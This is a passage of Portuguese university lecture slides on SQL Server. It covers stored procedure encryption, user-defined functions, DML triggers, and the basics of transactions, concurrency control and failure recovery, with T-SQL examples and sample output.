        ,ERROR_PROCEDURE() AS ErrorProcedure
        ,ERROR_LINE() AS ErrorLine
        ,ERROR_MESSAGE() AS ErrorMessage;
END CATCH;
GO
EXEC uspTryCatchTest;
```

ErrorNumber	ErrorSeverity	ErrorState	ErrorProcedure	ErrorLine	ErrorMessage
8134	16	1	uspTryCatchTest	4	Divide by zero error encountered.

(1 row(s) affected)

43

Stored Procedures - Cifragem

- SQL Server permite ver a definição (conteúdo) do procedimento:

```
EXEC sp_helptext 'dbo.CategoryList';
```

```

Text
-----
CREATE PROCEDURE CategoryList
AS
SELECT ProductCategoryName, ProductCategoryDescription
FROM dbo.ProductCategory;

```


- Existe a opção de cifrar o conteúdo do SP:

```
-- Exemplo: Cifrar Storage Procedure criado anteriormente
ALTER PROCEDURE dbo.CategoryList
WITH ENCRYPTION
AS
SELECT ProductCategoryName, ProductCategoryDescription
FROM dbo.ProductCategory;
```

44

The text for object 'dbo.CategoryList' is encrypted.

44



User Defined Functions (UDF)

Funções Definidas pelo Utilizador

45

45



UDF - Vantagens

- Os mesmos benefícios dos Stored procedures
 - São igualmente compilados e optimizados
- Podem ser utilizadas para incorporar lógica complexa dentro de uma consulta.
- Oferecem os mesmo benefícios das vistas pois podem ser utilizados como fonte de dados nas consultas e nas cláusulas WHERE/HAVING.
 - Acresce o facto de aceitar parâmetros, algo impossível em views.
- Criação de novas funções contendo expressões complexas.

46

46



UDF - Tipos

SQL Server suporta 3 tipos de UDFs:

- Escalares
- Inline table-valued
- Multi-statement table-valued functions

47

47



UDF Escalar

Sintaxe:

```
CREATE FUNCTION function_name
[ @param_name data_type] [= default] [ READONLY ][,...,n]
RETURNS return_data_type
AS
T-SQL_statement(s)
```

- Aceitam múltiplos parâmetros.
- Retornam um único valor.
 - Instrução RETURN
- Podem ser utilizados dentro de qualquer expressão T-SQL,
incluindo check constraint.
48

48

UDF Escalar - Exemplos

```
-- Exemplos: Criação e Utilização de UDF Escalar
CREATE FUNCTION dbo.Revenue_Day (@Date datetime) RETURNS money
AS
BEGIN
    DECLARE @total money
    SELECT @total = sum(sali_Quantity * sali_price)
    FROM Sales_Orders s, Sales_Orders_Items si
    WHERE s.sal_number = si.sal_number and year(sal_date) = year(@Date)
        and month(sal_date) = month(@Date) and day(sal_date)= day(@Date)
    RETURN @total
END
GO
SELECT dbo.Revenue_Day(GETDATE())

CREATE FUNCTION dbo.fsMultiply (@A INT, @B INT = 3) RETURNS INT
AS
BEGIN
    RETURN @A * @B;
END;
GO
SELECT dbo.fsMultiply (3,4), dbo.fsMultiply (7, DEFAULT);
SELECT dbo.fsMultiply (3,4) * dbo.fsMultiply (7, DEFAULT);
```

Nota: O nome da schema (`dbo`) é obrigatório na invocação da UDF

12 21

252

49

49

UDF Escalares - Algumas Limitações

- Determinísticas
 - Os mesmos parâmetros de entrada produzem o mesmo valor de retorno.
 - Não são permitidas funções não-determinísticas dentro das UDF.
 - `newid()`, `rand()`, etc
- Não são permitidos updates à base de dados ou invocação do comando DBCC.
- Em termos de valor de retorno não permite:
 - BLOB (binary large object) - `text`, `ntext`, `timestamp`, `image` data-type, etc.
 - Table variables
 - Cursor
- Não permite TRY...CATCH ou RAISERROR.
- Recursividade limitada a 32 níveis.

50

50

UDF - Inline Table-valued

Sintaxe:

```
CREATE FUNCTION function_name
[ @param_name data_type] [= default] [ READONLY ][,...,n]
RETURNS TABLE
AS
T-SQL_statement {RETURN SELECT statement}
```

- Similares a vistas

- Ambas são wrapers para construções SELECT
- Tem as mais valias das vistas acrescido do facto de suportar parâmetros de entrada.

51

51

UDF Inline Table-valued - Exemplo

```
-- Exemplos: Criação e Utilização de UDF Inline Table-valued
CREATE FUNCTION dbo.AveragePricebyItems (@price money = 0.0) RETURNS Table
AS
    RETURN (SELECT Ite_Description, Ite_Price
            FROM Items
            WHERE Ite_Price > @price)

GO
SELECT * FROM dbo.AveragePricebyItems (15.00)

CREATE FUNCTION dbo.ftPriceList (@Code CHAR(10) = Null, @PriceDate DateTime)
RETURNS Table
AS
    RETURN(SELECT Code, Price.Price
           FROM dbo.Price JOIN dbo.Product AS P
           ON Price.ProductID = P.ProductID
           WHERE EffectiveDate = (SELECT MAX(EffectiveDate)
                                   FROM dbo.Price
                                   WHERE ProductID = P.ProductID
                                         AND EffectiveDate <= @PriceDate)
                 AND (Code = @Code OR @Code IS NULL));

GO
SELECT * FROM dbo.ftPriceList(DEFAULT, '20020220');
```

52

52



UDF Multi-statement Table-Valued

Sintaxe:

```
CREATE FUNCTION function_name
[ @param_name data_type] [= default] [ READONLY ][,...,n]
RETURNS @return_variable TABLE <table_type_definition>
AS
T-SQL_statement
```

- Combina a capacidade das funções **escalares** (conter código complexo) com a capacidade das **inline table-valued** (retornar um conjunto).
- Cria uma *table variable*, introduz-lhe tuplos e retorna-a.
 - Tabela retornada pode ser utilizada num SELECT

53

53



UDF Multi-statement Table-Valued - Exemplo

```
-- Exemplos: Criação e Utilização de UDF Multi-statement Table-Valued
CREATE FUNCTION dbo.AveragePricebyItems2 (@price money = 0.0) RETURNS @table TABLE
(Description varchar(50) null, Price money null)
AS
BEGIN
    INSERT @table SELECT Ite_Description, Ite_Price
    FROM Items WHERE Ite_Price > @price;
    RETURN;
END;

GO
SELECT * FROM dbo.AveragePricebyItems2 (15.00);

CREATE FUNCTION dbo.ftPriceAvg() RETURNS @Price TABLE (Code char(10), EffectiveDate datetime,
                                                       Price money)
AS
BEGIN
    INSERT @Price (Code, EffectiveDate, Price)
    SELECT Code, EffectiveDate, Price
    FROM Product JOIN Price ON Price.ProductID = Product.ProductID;

    INSERT @Price (Code, EffectiveDate, Price)
    SELECT Code, Null, Avg(Price)
    FROM Product JOIN Price ON Price.ProductID = Product.ProductID
    GROUP BY Code;
    RETURN;
END;

GO
SELECT * FROM dbo.ftPriceAvg();
```

54

54

SP	versus	UDF
• return - zero, single or multiple values		• return - single value (scalar or table)
• input/output param		• input param
• cannot use SELECT/ WHERE/ HAVING statement		• can use SELECT/ WHERE/ HAVING statement
• call SP - OK		• call SP - NOK
• exception handling - OK		• exception handling - NOK
• transactions - OK		• transaction - NOK

56

56

Trigger

57

57

28

Trigger - Definição

- Trigger: um tipo especial de stored procedure que é executado em determinadas circunstâncias (eventos) associadas à manipulação de dados.
- SQL Server suporta dois tipos de trigger: DML e DDL. Só vamos tratar de triggers DML:
 - São criados em tabelas (ou vistas) e têm uma ou mais ações associadas (INSERT, UPDATE, DELETE).
- Quando ocorre uma das ações previstas, os triggers são “disparados” (executados).
- Exemplos de uso:
 - Maintenance of duplicate and derived data
 - Complex column constraints
 - Cascading referential integrity
 - Complex defaults
 - Inter-database referential integrity

58

58

Trigger - Conceitos Básicos

- SQL Server triggers são disparados uma vez por cada operação de modificação de dados
 - Não por tuplo afectado - caso da Oracle.
- Ter em atenção que os triggers estendem a duração da transação:
 - Pode criar problemas de locks/blocks em sistemas de elevado desempenho.
 - Compromisso entre integridade dos dados e potencial impacto no desempenho.
- Existem dois tipos de DML triggers que diferem quanto ao propósito, timing e efeito.
 - **instead of**
 - **after**

59

59

 deti

SQL Server - Transaction Flow

É importante entender em que parte da transação ocorre cada um dos triggers...

1. IDENTITY INSERT check
2. Nullability constraint
3. Data-type check
4. **INSTEAD OF** trigger execution.
If an INSTEAD OF trigger exists, then execution of the DML stops here.
INSTEAD OF triggers are not recursive. Therefore, if the INSERT trigger executes another DML command, then the INSTEAD OF trigger will be ignored the second time around.
5. Primary-key constraint
6. Check constraints
7. Foreign-key constraint
8. DML execution and update to the transaction log
9. **AFTER** trigger execution
10. Commit transaction

60

60

 deti

Transaction Flow - Ideias a reter...

- AFTER trigger pode assumir que os dados passaram todos as verificações de integridade de dados.
- AFTER trigger ocorre depois de todos os constraints
 - Não pode corrigir eventuais problemas dos dados.
- AFTER trigger ocorre antes do *commit*¹ da transação DML. Assim podemos fazer o *rollback*¹ da transação se os dados forem inaceitáveis.
- INSTEAD OF trigger - a transação para no ponto 4 e nenhum dos posteriores é executado, incluindo a instrução DML.
 - Exceção: Invocação recursiva do trigger
- INSTEAD OF trigger pode “contornar” problemas de integridade referencial mas não de nulidade, tipo de dados e identidade das colunas.

61

¹ Vamos ver o que isto é mais à frente quando se falar de Transações

61



Trigger - Create, Enable/Disable, Drop

Sintaxe:

-- Criação

```
CREATE TRIGGER trigger_name ON <tablename>
AFTER | INSTEAD OF { [INSERT] [,] [UPDATE] [,] [DELETE]}  
AS
```

SQL_Statement

-- Activar | Desactivar

```
ALTER TABLE <tablename> ENABLE | DISABLE TRIGGER trigger_name  
ou
```

```
ENABLE | DISABLE TRIGGER trigger_name ON <tablename>
```

-- Eliminar

```
DROP TRIGGER trigger_name ON <tablename>
```

62

62



Trigger - After

- Podemos ter vários triggers after por tabela.
- Algumas das utilizações possíveis:
 - Processos complexos de validação de dados envolvendo, por exemplo, várias tabelas
 - Assegurar regras de negócios complexas.
 - Efetuar auditorias aos dados.
 - Atualizar campos calculados.
 - Assegurar verificações de integridade referencial definidas pelo utilizador e deletes em cascata
 - Devemos evitar, i.e. privilegiar a integridade referencial declarativa, a menos que não exista outra forma.
 - Exemplo: Especialização - Subcategorias exclusivas. Uma Pessoa só pode ser Aluno ou Professor.

63

63

Trigger - Exemplo de After

```
-- Exemplos: Criação e teste de um trigger After Insert ou Update.
GO
CREATE Trigger highsales ON dbo.[Order Details]
AFTER INSERT, UPDATE
AS
    SET NOCOUNT ON;

    DECLARE @total as real
    SELECT @total = unitprice * (1-discount) * quantity FROM inserted;
    IF @total < 0.99
        BEGIN
            RAISERROR ('Encomenda nao processada. Valor muito baixo', 16,1);
            ROLLBACK TRAN; -- Anula a inserção
        END
    ELSE IF @total > 1000
        PRINT 'Log: Encomenda de valor elevado'
GO

INSERT INTO dbo.[Order Details] values (10248, 14, 18.6, 20, 0.15); (1 row(s) affected)

INSERT INTO dbo.[Order Details] values (10248, 14, 18.6, 200, 0.15); Log: Encomenda de valor elevado (1 row(s) affected)

INSERT INTO dbo.[Order Details] values (10248, 14, 1.0, 1, 0.15);
Msg 50000, Level 16, State 1, Procedure highsales, Line 13
Encomenda nao processada. Valor muito baixo
Msg 3609, Level 16, State 1, Line 1
The transaction ended in the trigger. The batch has been aborted.
```

64

Trigger - Instead of

- Apenas um por tabela (vista).
- **NÃO É EXECUTADA** a ação associada (Insert, Update, Delete).
 - Fica à responsabilidade do trigger efetuar a operação pretendida (ou não).
- Devemos utilizar este tipo de trigger quando sabemos que a ação (instrução DML) tem um elevada probabilidade de ser *rolled back* e pretendemos que outra lógica seja executada em vez (*instead of*) dela.
 - Exemplos:
 - Uma instrução tenta fazer update de uma view non-updatable
 - Uma instrução tenta apagar um tuplo mas pretendemos que este passe para uma tabela de arquivo.

65

65

Trigger - Exemplo 1 de Instead of

```
-- Exemplos: Criação, Teste e Eliminação de um trigger Instead of Insert
GO
CREATE TRIGGER dbo.TriggerTest ON dbo.dependent
INSTEAD OF INSERT
AS
    PRINT 'Insert Action Canceled';
GO

INSERT INTO dependent VALUES('21312339', 'Catia Pereira', 'F', null, null);
GO

```

Insert Action Canceled

```
SELECT * FROM dependent WHERE essn= '21312339';
GO

```

Essn	Dependent_name	Sex	Bdate	Relationship
(0 row(s) affected)				

```
DROP Trigger dbo.TriggerTest;
```

66

66

Trigger - Exemplo 2 de Instead of

```
-- Exemplos: Instead of - Constraint: employee cannot work in projects associated to distinct Plocations
CREATE TRIGGER dbo.TriggerTest2 ON works_on
INSTEAD OF INSERT
AS
BEGIN
    IF (SELECT count(*) FROM inserted) = 1
    BEGIN
        DECLARE @issn as char(9);
        DECLARE @ipno as int;
        DECLARE @iplocation as varchar(15);
        SELECT @issn = essn, @ipno = pno FROM inserted;
        SELECT @iplocation=plocation from project where pnumber=@ipno;

        IF (@iplocation) is null
            RAISERROR('Project Inexistent.', 16, 1);
        ELSE
            BEGIN
                -- You can have different Pno with same Plocation
                IF (SELECT count(distinct Plocation) FROM Project join Works_on on Pno=Pnumber
                    WHERE essn=@issn AND plocation<>@iplocation) >= 1
                    RAISERROR('Not allowed to have employee working in Projects with different Plocations.', 16, 1);
                ELSE
                    INSERT INTO works_on SELECT * FROM inserted; -- chamada recursiva
            END
    END
END
GO

insert into project values('Aveiro Digital', 1, 'Aveiro', 3); (1 row(s) affected)
insert into project values('BD Open Day', 2, 'Espinho', 2); (1 row(s) affected)
insert into project values('Dicooggle', 3, 'Aveiro', 3); (1 row(s) affected)
insert into works_on values('183623612', 1, 20); (1 row(s) affected)
insert into works_on values('183623612', 2, 20); (1 row(s) affected)
insert into works_on values('183623612', 3, 10); (1 row(s) affected)
SELECT * FROM works_on WHERE essn='183623612'; (1 row(s) affected)
```

Msg 50000, Level 16, State 1, Procedure TriggerTest2, Line 10
 Not allowed to have employee working in Projects with different Plocations.

Essn	Pno	Hours
183623612	1	20.0
183623612	3	10.0

67



Inserted e Deleted - Logical Tables

- O SQL Server permite ter acesso a duas tabelas lógicas com uma imagem read-only os dados afectados:
 - Inserted
 - Deleted

DML Statement	Inserted Table	Deleted Table
Insert	Rows being inserted	Empty
Update	Rows in the database after the update	Rows in the database before the update
Delete	Empty	Rows being deleted
- Estas tabelas tem um scope muito limitado
 - Stored procedures invocados pelo trigger não as têm
- A maioria dos triggers implementados não foram pensados para eventos que afectam vários tuplos.
 - Na prática, estas situações acabam por estar associadas a situações⁶⁹, de mau desempenho dos triggers.

69



Trigger - Colunas Alteradas

- O SQL Server disponibiliza duas funções que nos permitem saber quais as colunas (potencialmente) afectadas pela instrução DML:
 - update(<columnname>)
 - Retorna true se determinada coluna for alterada.

```
CREATE Trigger detectcontactupdate ON dbo.[Customers]
AFTER UPDATE
AS
IF update(ContactName)
PRINT 'Mudou a pessoa de contacto do cliente.'
```
 - columns_updated()
 - Retorna um *bitmapped varbinary* representando as colunas alteradas. O seu tamanho depende do número de colunas da tabela. Se uma coluna foi alterada então o seu bit está a true. Temos de utilizar bitwise operators para determinar quais as colunas alteradas.

70

70

Triggers - Limitações

- Instruções não permitidas num trigger:
 - CREATE, ALTER, or DROP database
 - RECONFIGURE
 - RESTORE database or log
 - DISK RESIZE
 - DISK INIT

71

71

Trigger - Funcionalidades Úteis

- Ver conteúdo do trigger
 - `sp_helptext <trigger name>`

```
Text
-----
CREATE TRIGGER dbo.TriggerTest2 ON works_on
INSTEAD OF INSERT, UPDATE
AS
BEGIN
    IF (SELECT count(*) FROM inserted) = 1
    BEGIN
        DECLARE @isnm as char(9);
        DECLARE @pno as int;
        DECLARE @plocation as varchar(15);
        SELECT @isnm = insn FROM inserted;
        SELECT @pno = pno FROM inserted;
        SELECT @plocation=plocation from project where pnumber=@pno;

        IF (@plocation) is null
            RAISERROR('Project Inexistent.', 16, 1);
        ELSE
            BEGIN
                -- You can have different Pno with same Plocation...
                IF (SELECT count(distinct Plocation) FROM Project join Works_on on Pno=Pnumber WHERE insn=@isnm AND plocation=>@plocation) >= 1
                    RAISERROR('Not allowed to have employee working in Projects with different Locations.', 16, 1);
                ELSE
                    INSERT INTO works_on SELECT * FROM inserted;
            END
    END
END
```

- Listar triggers de uma tabela
 - `sp_helptrigger <table name>`

trigger_name	trigger_owner
TriggerTest2	dbo

72

72



Resumo

- Script e Batch
- Cursor
- Stored Procedure
- User Defined Function
- Trigger

73

73

Transações Controlo de Concorrência Recuperação de Falhas

Base de Dados - 2018/19
Carlos Costa

1

Introdução

- SGBD é um intermediário entre a aplicação e a base de dados (BD) propriamente dita.
- SGBD tem um sistema de processamento de operações sobre a BD.
- SGBD é multi-utilizador
 - Processamento simultâneo de operações solicitadas por distintos utilizadores.
 - execução intercalada de conjuntos de operações
- Transação é uma unidade lógica de trabalho contendo uma ou mais operações.

2

Transação - Operações de Leitura e Escrita

- De uma forma simples, podemos ver uma **transação** como um **conjunto de operações** de leitura (**read**) e escrita (**write**) sobre a base de dados.
- **read(x)** - transfere o elemento X da base de dados para a área de memória volátil associada à transação que executou a operação de leitura.
- **write(x)** - transfere o elemento X da área de memória afeta à transação para a base de dados.

3

Transação - Exemplo “clássico”

- Supondo que se pretende fazer a transferência (T_i) de 50€ entre 2 contas bancárias, A e B.
- A transação consiste em debitar o valor 50 em A e creditá-lo em B. Pode ser definida como:

T_i:

```

1      Begin Transaction
2          read(A);
3          A:=A-50;
4          write(A);
5          read(B);
6          B:=B+50;
7          write(B);
8      End Transaction

```

Transacção:
unidade lógica contendo
várias operações

4

Transações em SQL Standard

- SQL Padrão (SQL-92)
 - SET TRANSACTION
 - **inicia e configura características de uma transação**
 - COMMIT [WORK]
 - **encerra a transação (solicita efetivação das suas ações)**
 - ROLLBACK [WORK]
 - **solicita que as ações da transação sejam desfeitas**
- Por defeito, um comando individual é considerado uma transação
 - exemplo: DELETE FROM Pacientes WHERE PID=5;

5

Transação em SQL Server

Iniciada com a instrução:
BEGIN TRANSACTION

Terminada com:

- Sucesso: **COMMIT**
- Insucesso (Falha): **ROLLBACK**

-- Exemplo

```
BEGIN TRANSACTION
UPDATE authors SET au_lname = upper(au_lname)
WHERE au_lname = 'White'
IF @@ROWCOUNT = 2
    COMMIT TRAN
ELSE
BEGIN
    PRINT 'A transaction needs to be rolled
back'
    ROLLBACK TRAN
END
```

ROLLBACK implícito

- Ocorre se, por alguma razão, a transação não termina de modo esperado (i.e. com COMMIT ou ROLLBACK explícito)


6

Estado de uma Transação

- Uma transação passa por vários estados que são controlados pelo SGBD
 - que operações já realizou? concluiu as suas operações? deve abortar?
- Estados de uma transação
 - Active; Partially Committed; Committed; Ativa; Failed; Aborted; Concluded.
 - Respeita um Grafo de Transição de Estados

7

Transição de Estados de uma Transação



8

Propriedades de uma Transação

ACID (Atomicity, Consistency, Isolation, Durability):

- Atomicidade: as operações da transação ocorrem de forma indivisível (atómica), i.e.:
 - ou todas (**commit**) - executada com sucesso
 - ou nenhuma (**rollback**) - falha
- Consistência: Após as operações o estado de integridade tem de se manter.
- Isolamento: O sistema deve dar a cada transação a ilusão de ser única. As transações concorrentes não interferem entre si.
- Persistência: os efeitos de uma transação terminada com um commit são permanentes e visíveis para outras transações.

9

Atomicidade

- Princípio do “Tudo ou Nada”
 - ou todas as operações da transação são efetivadas com sucesso na BD ou nenhuma delas se efetiva
 - fundamental para preservar a integridade do BD
- É da responsabilidade do SGBD a recuperação de falhas
 - desfazer as operações da transação parcialmente executadas.
- Exemplo “clássico”:
 - E se o sistema falhar a meio da transação?
 - entre o write(A) e o write(B)
 - motivo... falta de energia, falha na máquina ou erros de software
 - Base de dados corrompida -> Estado de Inconsistência
 - desapareceriam 50€ da conta A que nunca chegaram à B
 - Conclusão: Só faz sentido efetuarmos ambas as operações em conjunto.
 - Ação: as operações prévias à falha devem ser desfeitas

Ti:	
1	Begin Transaction
2	read(A);
3	A:=A-50;
4	write(A);
5	read(B);
6	B:=B+50;
7	write(B);
8	End Transaction

10

Consistência

- Uma transação deve transportar sempre a base de dados de uma estado de integridade para outro estado de integridade.
- Responsabilidade:
 - do programador da aplicação que codifica a transação
 - do SGBD no caso de falhas (crash) do sistema
- Durante a execução pode ser momentaneamente violada mas no final a integridade tem de ser garantida.
 - Entre a linha 4 e 7 no exemplo anterior ->



```
Ti:
1   Begin Transaction
2   read(A);
3   A:=A-50;
4   write(A);
5   read(B);
6   B:=B+50;
7   write(B);
8   End Transaction
```

11

Isolamento

- É desejável que as transações possam ser executadas de forma concorrente.
- No entanto, a execução de uma transação Ti deve ser realizada como se ela estivesse a ser executada de forma isolada
 - Ti não deve sofrer interferências de outras transações executadas concorrentemente.
- Garante que a execução simultânea das transações resulta numa estado equivalente ao que seria obtido caso elas tivessem sido executadas em série (uma de cada vez).
- Recurso a técnicas de **escalonamento (schedule)**
 - Define a ordem pela qual são executadas as operações read/write, do conjunto de transações concorrentes.

12



CONTROLO DE CONCORRÊNCIA

15

Controle de Concorrência - Transações

Garantia de isolamento de transações:

- Escalonamento Serializado
 - uma transação executada de cada vez - de forma sequencial
 - solução bastante ineficiente
 - transações podem esperar muito tempo pela execução
 - desperdício de recursos...
- Escalonamento Concorrente Serializado
 - execução concorrente de transações mas de modo a preservar o isolamento
 - obriga a resultados equivalentes ao escalonamento serializado
 - note-se que podem existir sequências distintas com resultados distintos...
 - mais eficiente
 - exemplo: enquanto uma transação faz uma operação de I/O (lenta) outras transações podem ser executadas
- Keyword: Evitar estados de não integridade.

16

 deti

Escalonamento Concorrente

- Nem todas as execuções concorrentes resultam num estado de integridade.
 - i.e. não produzem resultados iguais aos que obteríamos com um escalonamento serializado
- O resultado final é um **estado inconsistente**
 - Se T1 e T2 fossem executadas em série o resultado final seria:
 - A = 45
 - B = 100
 - Em vez disso temos:
 - A = 50
 - B = 100

Estado inicial: A = 100; B= 50

T1	T2
read(A)	
A = A - 50	
	read(A)
	temp = A*0,1;
	A = A - temp
	write(A)
	read(B)
write(A)	
read(B)	
B = A + 50	
write(B)	

17

 deti

Escalonador - Scheduler

- Entidade responsável pela definição de escalonamentos concorrente de transações.
- Um determinado escalonamento E define uma ordem de execução (intercalada) das operações de várias transações.
 - A ordem das operações dentro de cada transação é preservada.
- Problemas** de um escalonamento concorrente
 - atualização perdida (lost-update)
 - leitura suja (dirty-read)
- Situações de conflito:
 - operações que pertencem a transações diferentes
 - transações acedendo ao mesmo elemento
 - pelo menos uma das operações é write

18

Problema de Atualização Perdida (lost-update)

- Uma transação T1 grava um dado que entretanto já tinha sido lido e utilizado na transação T2...

T1	T2
read(A)	
A = A - 40	
	read(A)
	A = A + 10
write(A)	
read(B)	
	write(A) ←
B = B + 20	
write(B)	

A atualização de A efetuada por T1 foi perdida!

19

Problema de Leitura Suja (dirty-read)

- T1 atualiza um elemento A e, posteriormente, outras transações leem A.
- No entanto T1 falha e as suas operações são desfeitas...

A transação T1 falha e deve repor o valor que A tinha antes de T1 iniciar.

T1	T2
read(A)	
A = A - 10	
write(A)	
	read(A) ←
	A = A + 20
	write(A)
read(Y)	
abort()	

T2 leu um valor de A que mais tarde será rollbacked!

20

Métodos de Controlo de Concorrência

Três tipos principais:

- Mecanismos de locking
- Mecanismos de etiquetagem
- Métodos optimistas
- Os dois primeiros são **preventivos** pois o objectivo é permitir a execução concorrente de transações até onde for possível e evitar operações que provoquem interferências entre transações.
- O último é **optimista** porque parte do princípio que as interferências são raras:
 - Se verificar que existiram elementos comuns nas transações concorrentes, estas são rollbacked e reiniciadas.

21

Mecanismos de Etiquetagem

- Quando a transação se inicia é-lhe atribuída uma etiqueta com um número sequencial de chegada ao sistema.
- Sempre que uma transação acede a um elemento (R ou W), marca-o com a sua etiqueta.
- Situação de conflito:
 - Quando uma transação tenta aceder a um elemento cuja valor da etiqueta é superior ao seu...
 - i.e. foi acedido por uma transação que se iniciou mais tarde
 - ... a transação é desfeita e reiniciada com um novo número de etiqueta.

22

Mecanismos de Locking

- Trata-se de um mecanismo muito conhecido/utilizado.
- **Lock** é uma variável associada a determinado elemento da base de dados que, de acordo com o seu valor no momento, permite ou não ser acedido.
 - para obter o acesso (R ou W) a um elemento é necessário obter previamente o lock desse elemento.
 - locks binários: 1 - locked; 0 - unlocked
 - problema: só permitem acessos exclusivos
 - lock leitura/escrita (r/w) (r locked; w locked; unlocked)
 - apenas os acessos para escrita são exclusivos
- Os locks são libertados no fim da transação (COMMIT ou ROLLBACK)
- Obriga a implementação de regras que evitem problemas de **deadlock**
 - As transações bloqueiam-se mutuamente. Cada uma fica eternamente à espera que a outra liberte o recurso pretendido.
- SQL Server suporta vários tipos de locks

23

RECUPERAÇÃO DE FALHAS

24

Introdução

- Como qualquer sistema computacional, os **SGBD** estão **sujeitos** à ocorrência de **falhas**.
- Falhas **podem comprometer** a **integridade** da **BD**.
- Os SGBD devem estar **preparados** para **responder** a falhas.
 - Recuperarem automaticamente ou oferecerem ferramentas para atuar.
- Objectivo: que o estado da **BD recuperada** esteja o **mais próximo** possível do **momento** que **antecedeu** a **falha**.

25

Falhas de um SGBD

Gravidade

- **Menos Graves:** falha numa transação
- **Muito Graves:** perda total ou parcial da base de dados

Mecanismos de Recuperação

- Escalonamentos
- Backups
- Transaction logging

26

Escalonamento vs Recuperação de Falhas

- Temos diferentes categorias de escalonamentos considerando o grau de cooperação num processo de recuperação de falhas de transações:
 - Recuperáveis versus Não-recuperáveis
 - Sem aborts em cascata versus com aborts em cascata
 - Estritos versus Não-estritos

27

Escalonamento Recuperável

- Um escalonamento E diz-se recuperável se nenhuma T_i em E for concluída (committed) até que todas as outras transações que escrevem elementos lidos por T_i tenham sido concluídas.

não-recuperável	
T1	T2
read(A)	
$A = A - 15$	
write(A)	
	read(A)
